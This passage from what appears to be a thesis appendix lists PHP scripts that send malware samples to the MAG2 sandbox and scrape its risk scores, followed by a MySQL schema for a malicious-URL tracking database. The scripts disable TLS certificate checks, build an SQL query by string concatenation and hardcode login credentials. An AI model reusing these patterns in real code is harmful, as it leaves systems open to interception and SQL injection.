     echo 'Unexpected HTTP status: ' . $response->getStatus()
         . ' ' . $response->getReasonPhrase();
    }
   } catch(HTTP_Request2_Exception $e) {
    echo 'Error: ' . $e->getMessage();
   }

  }
 }

}




?>
```

B.14 MAG2 Thug Sample

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */
require_once 'HTTP/Request2.php';

$samples = $db->fetchall("SELECT * FROM thug_samples WHERE
   type ='PE'");
$data = array();

foreach($samples as $sample){
```

```
$request = new HTTP_Request2('https://mag2.norman.com/rapi/
    samples?owner=vaagland');
$request->setMethod(HTTP_Request2::METHOD_POST)
  ->setConfig(array('ssl_verify_peer' => false))
  ->addUpload('upload', $sample['filename']/*, md5($sample['
      url'])*/);

try {
 $response = $request->send();
 if (200 == $response->getStatus()) {
  $mag2 = json_decode($response->getBody());
  $mag2 = $mag2->results[0];
 } else {
  echo 'Unexpected HTTP status: ' . $response->getStatus() .
       ' ' .
     $response->getReasonPhrase();
 }

} catch (HTTP_Request2_Exception $e) {
 echo 'Error: ' . $e->getMessage();
}


if($mag2 != false){
 $request = new HTTP_Request2('https://mag2.norman.com/rapi/
     tasks?owner=vaagland');
 $request->setMethod(HTTP_Request2::METHOD_POST)
 ->setConfig(array('ssl_verify_peer' => false))
 ->addPostParameter('sample_id', $mag2->samples_sample_id)
 ->addPostParameter('env', "ivm")
 ->addPostParameter('tp_IVM.FIREWALL', 3);
```

```
  try {
   $response = $request->send();
   if (200 == $response->getStatus()) {
    print_r($response->getBody());
    $mag2_task = json_decode($response->getBody());
    $mag2_task = $mag2_task->results[0];

 $url_id = $db->fetchall("SELECT id FROM url WHERE url = '".
    $sample['url']."'");
 print_r($url_id);

 if($url_id[0]['id']){
  $data = array('url_id' => $url_id[0]['id'],
    'sample_id' => $mag2_task->tasks_sample_id,
    'task_id' => $mag2_task->tasks_task_id,
    'task_state' => $mag2_task->task_state_state);
  $db->insert('mag2_tasks', $data);
 }else{
  echo "whoops ". $sample['url']. "is not in url table\n";
 }
} else {
  echo 'Unexpected HTTP status: ' . $response->getStatus() .
      ' ' .
   $response->getReasonPhrase();
}
} catch (HTTP_Request2_Exception $e) {
 echo 'Error: ' . $e->getMessage();
}
 }

}
```

B.15 MAG2 Risk

```
<?php
/**
 * Zend Framework Bootstrap code from listing B.2 here
 */
require_once 'HTTP/Request2.php';

$module_id = 4;

$tasks = $db->fetchall("SELECT * FROM mag2_tasks mt
      WHERE mt.task_state LIKE 'CORE_COMPLETE'
       and mt.task_id NOT IN(
      SELECT mag2_risk.task_id from mag2_risk)"
       );

foreach($tasks as $task){

  $request = new HTTP_Request2('https://mag2.norman.com/
     analysis_center/view_task/'.$task['task_id']."/");

 $request->setMethod(HTTP_Request2::METHOD_GET)
 ->setConfig(array('ssl_verify_peer' => false));

 $response = $request->send();
 $html = $response->getBody();
 $lines = array();
 foreach(preg_split("/(\r?\n)/", $html) as $line){
  $lines[] = $line;
  if(strstr($line, '<input type="hidden" name="anticsrf"
     value="')){
```

```
   $csrf = trim($line);
  }
 }



 $key = substr($csrf, 7+strpos($csrf, 'value="'), 40);

 $request2 = new HTTP_Request2('https://mag2.norman.com/
    analysis_center/view_task/'.$task['task_id']."/");
 $request2->setMethod(HTTP_Request2::METHOD_POST)
->addPostParameter('login', 'true')
->addPostParameter('anticsrf', $key)
->addPostParameter('username', 'vaagland')
->addPostParameter('password', 'passwd')
->addPostParameter('login_submit', 'login')

->setConfig(array('ssl_verify_peer' => false));

 foreach ($response->getCookies() as $arCookie) {
 $request2->addCookie($arCookie['name'], $arCookie['value']);
 }

 $response = $request2->send();
 $html = $response->getBody();




 $lines = array();
 foreach(preg_split("/(\r?\n)/", $html) as $line){
  $lines[] = $line;
 if(strstr($line, '<li><b>Risk level:</b>')){
   $risk = trim($line);
  }
  }

  $risk = (int) substr($risk, 5+strpos($risk, '</b> '),1);

  $data = $task;
  unset($data['task_state']);
  $data['risk'] = $risk;
 var_dump($data);
 $db->insert('mag2_risk', $data);



}
?>
```

B.16 MySQL

```
-- phpMyAdmin SQL Dump
-- version 3.3.7deb7
-- http://www.phpmyadmin.net
--
-- Host: localhost
-- Generation Time: Jun 11, 2012 at 11:55 AM
-- Server version: 5.1.61
-- PHP Version: 5.3.3-7+squeeze9

SET SQL_MODE="NO_AUTO_VALUE_ON_ZERO";
```

```
/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT
     */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=
    @@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION
     */;
/*!40101 SET NAMES utf8 */;

--
-- Database: `malurlman`
--

-- --------------------------------------------------------

--
-- Table structure for table `analysis`
--

CREATE TABLE IF NOT EXISTS `analysis` (
  `id` int(12) NOT NULL AUTO_INCREMENT,
  `url_id` int(12) NOT NULL,
  `result_id` int(12) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=1 ;

-- --------------------------------------------------------

--
-- Table structure for table `analysis_module`
```

```
--

CREATE TABLE IF NOT EXISTS `analysis_module` (
  `id` int(12) NOT NULL AUTO_INCREMENT,
  `name` varchar(40) CHARACTER SET latin1 NOT NULL,
  `status` varchar(64) COLLATE utf8_unicode_ci NOT NULL,
 PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=9 ;

-- --------------------------------------------------------

--
-- Table structure for table `analysis_module_results`
--

CREATE TABLE IF NOT EXISTS `analysis_module_results` (
  `id` int(12) NOT NULL AUTO_INCREMENT,
  `module_id` int(12) NOT NULL,
  `results` text CHARACTER SET latin1 NOT NULL,
  `start_time` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP
     ON UPDATE CURRENT_TIMESTAMP,
  `end_time` timestamp NOT NULL DEFAULT '0000-00-00 00:00:00'
     ,
 PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=2 ;

-- --------------------------------------------------------

--
```

```
-- Table structure for table `domain`
--

CREATE TABLE IF NOT EXISTS `domain` (
  `id` int(12) NOT NULL AUTO_INCREMENT,
  `domain` text COLLATE utf8_unicode_ci NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=1308 ;

-- --------------------------------------------------------

--
-- Table structure for table `ip`
--

CREATE TABLE IF NOT EXISTS `ip` (
  `id` int(12) NOT NULL AUTO_INCREMENT,
  `ip` int(10) unsigned NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=1084 ;

-- --------------------------------------------------------

--
-- Table structure for table `ip_domain`
--

CREATE TABLE IF NOT EXISTS `ip_domain` (
  `url_id` int(11) NOT NULL,
  `fqdn` varchar(255) COLLATE utf8_unicode_ci NOT NULL,
  `destfqdn` varchar(255) COLLATE utf8_unicode_ci NOT NULL,
  `ip` int(11) NOT NULL,
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `up` tinyint(1) NOT NULL,
  `insert_time` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP
    ON UPDATE CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`),
  KEY `fqdn` (`fqdn`,`ip`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
   AUTO_INCREMENT=1 ;

-- --------------------------------------------------------

--
-- Table structure for table `ip_domain_url`
--

CREATE TABLE IF NOT EXISTS `ip_domain_url` (
  `id` int(12) NOT NULL AUTO_INCREMENT,
  `url_id` int(11) NOT NULL,
  `ip_id` int(12) NOT NULL,
  `domain_id` int(12) NOT NULL,
  `up` tinyint(1) NOT NULL,
  `insert_time` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP
    ON UPDATE CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=1771 ;

-- --------------------------------------------------------
```

```
--
-- Table structure for table `mag2_risk`
--

CREATE TABLE IF NOT EXISTS `mag2_risk` (
  `url_id` int(11) NOT NULL,
  `sample_id` int(11) NOT NULL,
  `task_id` int(11) NOT NULL,
  `risk` int(11) NOT NULL,
 PRIMARY KEY (`task_id`,`url_id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;

-- --------------------------------------------------------

--
-- Table structure for table `mag2_tasks`
--

CREATE TABLE IF NOT EXISTS `mag2_tasks` (
  `url_id` int(11) NOT NULL,
  `sample_id` int(11) NOT NULL,
  `task_id` int(11) NOT NULL,
  `task_state` text COLLATE utf8_unicode_ci NOT NULL,
 KEY `url_id` (`url_id`,`sample_id`,`task_id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;

-- --------------------------------------------------------

--
-- Table structure for table `status`
```

```
--

CREATE TABLE IF NOT EXISTS `status` (
  `id` int(13) NOT NULL AUTO_INCREMENT,
  `status` varchar(64) COLLATE utf8_unicode_ci NOT NULL,
  `desc` text COLLATE utf8_unicode_ci NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=4 ;

-- --------------------------------------------------------

--
-- Table structure for table `thug_samples`
--

CREATE TABLE IF NOT EXISTS `thug_samples` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `type` text COLLATE utf8_unicode_ci NOT NULL,
  `url` text COLLATE utf8_unicode_ci NOT NULL,
  `filename` text COLLATE utf8_unicode_ci NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=55 ;

-- --------------------------------------------------------

--
-- Table structure for table `thug_tasks`
--
```

```
CREATE TABLE IF NOT EXISTS `thug_tasks` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `url_id` int(11) NOT NULL,
  `url` text COLLATE utf8_unicode_ci NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=4940 ;

-- --------------------------------------------------------

--
-- Table structure for table `url`
--

CREATE TABLE IF NOT EXISTS `url` (
  `id` int(13) NOT NULL AUTO_INCREMENT,
  `status` int(11) NOT NULL,
  `time_added` int(11) NOT NULL,
  `last_checked` int(11) NOT NULL,
  `url` text COLLATE utf8_unicode_ci NOT NULL,
  `source` int(11) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=23309 ;

-- --------------------------------------------------------

--
-- Table structure for table `url_analysis_queue`
--
```

```
CREATE TABLE IF NOT EXISTS `url_analysis_queue` (
  `id` int(13) NOT NULL AUTO_INCREMENT,
  `module_id` int(13) NOT NULL,
  `url` text COLLATE utf8_unicode_ci NOT NULL,
  `url_id` int(13) NOT NULL,
  `url_src` int(11) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=1771 ;

-- --------------------------------------------------------

--
-- Table structure for table `url_domain`
--

CREATE TABLE IF NOT EXISTS `url_domain` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `url_id` int(11) NOT NULL,
  `domain_id` int(11) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
   AUTO_INCREMENT=1 ;

-- --------------------------------------------------------

--
-- Table structure for table `url_queue`
--

CREATE TABLE IF NOT EXISTS `url_queue` (
  `id` int(13) NOT NULL AUTO_INCREMENT,
  `url` text COLLATE utf8_unicode_ci NOT NULL,
  `source` varchar(64) COLLATE utf8_unicode_ci NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=1771 ;

-- --------------------------------------------------------

--
-- Table structure for table `url_sources`
--

CREATE TABLE IF NOT EXISTS `url_sources` (
  `id` int(13) NOT NULL AUTO_INCREMENT,
  `name` varchar(50) COLLATE utf8_unicode_ci NOT NULL,
  `active` int(1) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=11 ;

-- --------------------------------------------------------

--
-- Table structure for table `url_status`
--

CREATE TABLE IF NOT EXISTS `url_status` (
  `url_id` int(13) NOT NULL,
  `status_id` int(13) NOT NULL,
  KEY `url_id` (`url_id`,`status_id`)
```

```
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;

-- --------------------------------------------------------

--
-- Table structure for table `whois`
--

CREATE TABLE IF NOT EXISTS `whois` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `tld` text COLLATE utf8_unicode_ci NOT NULL,
  `whois` text COLLATE utf8_unicode_ci NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=115 ;

-- --------------------------------------------------------

--
-- Table structure for table `whois_data`
--

CREATE TABLE IF NOT EXISTS `whois_data` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `url_id` int(11) NOT NULL,
  `whois` text COLLATE utf8_unicode_ci NOT NULL,
  `timestamp` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP ON
      UPDATE CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci
    AUTO_INCREMENT=9 ;
```